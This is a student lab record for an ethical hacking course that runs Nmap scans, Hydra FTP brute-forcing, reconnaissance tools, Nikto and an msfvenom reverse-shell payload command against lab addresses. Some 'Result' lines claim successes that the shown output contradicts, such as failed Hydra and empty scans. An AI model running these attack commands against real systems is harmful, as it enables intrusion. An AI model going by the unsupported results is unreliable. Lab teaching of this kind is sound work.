

Course Code: Ethical Hacking Laboratory

Software Required: Kali Linux (Latest Version)

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Experiment 11: Nmap Timing and Performance

(i) Aggressive Speed Scan

Aim:

To perform aggressive speed scanning using Nmap.

Command:

```
nmap -T4 192.168.1.1
```

Procedure:

1. Open Terminal.
2. Enter the above command.
3. Observe the scan results.

Result:

Successfully performed aggressive scan using Nmap.

(ii) Insane Speed Scan

Aim:

To perform an insane speed scan using Nmap.

Command:

```
nmap -T5 192.168.1.1
```

OUTPUT

```

(kali@kali)-[~]
$ nmap -T4 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-23 11:04 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000080s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds

(kali@kali)-[~]
$ nmap -T5 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-23 11:04 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000070s latency).
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

```

Result:

Successfully executed Nmap insane speed scan.

Experiment 12: Port Scanning Tools

Aim:

To identify open ports on a target system.

Commands:

```

nmap 192.168.1.1
nmap -sS 192.168.1.1

```

OUTPUT

```

(kali@kali)-[~]
$ nmap 12.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-23 11:09 EDT
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 31.35% done; ETC: 11:10 (0:00:07 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 33.85% done; ETC: 11:10 (0:00:06 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 54.90% done; ETC: 11:10 (0:00:03 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.30% done; ETC: 11:10 (0:00:01 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 89.75% done; ETC: 11:10 (0:00:01 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 97.60% done; ETC: 11:10 (0:00:00 remaining)
Nmap scan report for 12.0.0.1
Host is up (0.0059s latency).
All 1000 scanned ports on 12.0.0.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds

(kali@kali)-[~]
$ nmap -sS 12.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-23 11:10 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:05 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.75% done; ETC: 11:10 (0:00:01 remaining)
Nmap scan report for 12.0.0.1
Host is up (0.0027s latency).
All 1000 scanned ports on 12.0.0.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds

```

Result:

Open ports and running services were identified.

Experiment 13: Host Discovery

Aim:

To discover active hosts in a network.

Commands:

```
nmap -sn 192.168.1.0/24
```

OUTPUT

```
(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-23 11:12 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 3.42% done; ETC: 11:15 (0:03:18 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 4.88% done; ETC: 11:15 (0:03:15 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 9.28% done; ETC: 11:15 (0:03:06 remaining)
Stats: 0:00:26 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 12.21% done; ETC: 11:15 (0:03:07 remaining)
Nmap scan report for 192.168.1.0
Host is up (0.00090s latency).
Nmap scan report for 192.168.1.1
Host is up (0.00088s latency).
Nmap scan report for 192.168.1.2
Host is up (0.00046s latency).
Nmap scan report for 192.168.1.3
Host is up (0.00050s latency).
Nmap scan report for 192.168.1.4
Host is up (0.0017s latency).
Nmap scan report for 192.168.1.5
Host is up (0.0011s latency).
Nmap scan report for 192.168.1.6
Host is up (0.00041s latency).
Nmap scan report for 192.168.1.7
Host is up (0.00045s latency).
Nmap scan report for 192.168.1.8
Host is up (0.0012s latency).
Nmap scan report for 192.168.1.9
Host is up (0.00045s latency).
Nmap scan report for 192.168.1.10
Host is up (0.00064s latency).
Nmap scan report for 192.168.1.11
Host is up (0.00061s latency).
Nmap scan report for 192.168.1.12
```

Result:

Successfully discovered active hosts.

Experiment 14: Password Cracking Using Hydra

Aim:

To perform password auditing using Hydra.

Command:

```
hydra -l admin -P passwords.txt ftp://192.168.1.10
```

Procedure:

1. Create a password list.
2. Execute Hydra against an authorized test service.
3. Analyze results.

OUTPUT

```
(kali@kali)-[~]
└─$ nano passwords.txt

(kali@kali)-[~]
└─$ hydra -l admin -P passwords.txt ftp://127.0.0.1
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

hydra: invalid option -- '1'

(kali@kali)-[~]
└─$ hydra -l admin -P passwords.txt ftp://127.0.0.1
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-23 11:29:17
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), ~1 try per task
[DATA] attacking ftp://127.0.0.1:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-23 11:29:20

(kali@kali)-[~]
└─$
```

Result:

Successfully demonstrated password auditing using Hydra.

Experiment 15: Information Gathering Using theHarvester

Aim:

To gather publicly available information about a domain.

Command:

```
theHarvester -d example.com -b google
```

OUTPUT

```
(kali㉿kali)-[~]
$ theHarvester -d google.com -b bing
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
*
*  _ _ _ _ _ ^ _ _ _ _ _ v _ _ _ _ _
* | | | | | / / / / / ( | | | | |
* | | | | | / / / / / ( | | | | |
* \ \ \ \ \ v \ \ \ \ \ \ \ \ \ \
*
* theHarvester 4.8.2
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****

[*] Target: google.com

Read api-keys.yaml from /etc/theHarvester/api-keys.yaml
Searching 0 results.
[*] Searching Bing.

[*] No IPs found.

[*] No emails found.

[*] No people found.

[*] Hosts found: 0

_____

(kali㉿kali)-[~]
$
```

Result:

Collected emails, subdomains, and publicly available information.

Experiment 16: Reconnaissance Using Google and Whois

Aim:

To gather domain information.

Commands:

whois example.com

Google Dork Examples:

site:example.com

filetype:pdf site:example.com

OUTPUT

```
(kali@kali)-[~]
$ whois google.com
Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-09-09T15:39:04Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2028-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2086851750
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-07-23T15:48:07Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.
```

Result:

Successfully gathered reconnaissance information.

Experiment 17: Windows OS Commands Execution

Aim:

To study common Windows networking commands.

Traceroute

tracert google.com

Ping

ping google.com

IP Configuration

ipconfig
ipconfig /all

Netstat

netstat -an

OUTPUT

```
(kali㉿kali)-[~]
$ ping google.com
PING google.com (142.250.206.78) 56(84) bytes of data.
64 bytes from pnmaaa-ay-in-f14.1e100.net (142.250.206.78): icmp_seq=1 ttl=64 time=53.9 ms
64 bytes from pnmaaa-ay-in-f14.1e100.net (142.250.206.78): icmp_seq=2 ttl=64 time=70.7 ms
64 bytes from pnmaaa-ay-in-f14.1e100.net (142.250.206.78): icmp_seq=3 ttl=64 time=164 ms
64 bytes from pnmaaa-ay-in-f14.1e100.net (142.250.206.78): icmp_seq=4 ttl=64 time=52.8 ms
^C
-- google.com ping statistics --
4 packets transmitted, 4 received, 0% packet loss, time 7132ms
rtt min/avg/max/mdev = 52.798/85.288/163.705/45.827 ms

(kali㉿kali)-[~]
$ traceroute google.com
traceroute to google.com (142.250.206.78), 30 hops max, 60 byte packets
 1 10.0.2.2 (10.0.2.2) 5.835 ms 6.727 ms 4.393 ms
 2 * * *
 3 * * *
 4 * * *
 5 * * *
 6 * * *
 7 * * *
 8 * * *
 9 * * *
10 * * *
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *

(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::66cb:297d:718a:d5c7 prefixlen 64 scopeid 0x20<link>
    inet6 fd17:625c:f037:2:c895:be2a:58f0:bb0e prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:63:b0:05 txqueuelen 1000 (Ethernet)
    RX packets 5613 bytes 880521 (859.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6446 bytes 423634 (413.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 10258 bytes 433406 (423.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10258 bytes 433406 (423.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$
```

Result:

Successfully executed Windows networking commands.

Experiment 18: Vulnerability Analysis Using Nikto


Aim:

To identify web server vulnerabilities.

Command:

nikto -h <http://target-ip>

OUTPUT



```
(kali㉿kali)-[~]
$ nikto -Version
Nikto 2.5.0 (LW 2.5)

(kali㉿kali)-[~]
$ nikto -h http://localhost
- Nikto v2.5.0

+ 0 host(s) tested

(kali㉿kali)-[~]
$
```

Result:

Successfully detected web server vulnerabilities.

Experiment 19: Wireshark Sniffer for Network Traffic Analysis


Aim:

To capture and analyze network packets.

Procedure:

1. Open Wireshark.
2. Select network interface.
3. Start packet capture.
4. Generate network traffic.
5. Analyze captured packets.

OUTPUT



Result:

Successfully captured and analyzed network traffic.

Experiment 20: Payload Generation Using MSFVenom


Aim:

To generate a sample payload for educational purposes.

Command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe > payload.exe
```

OUTPUT



Result:

Successfully generated a test payload.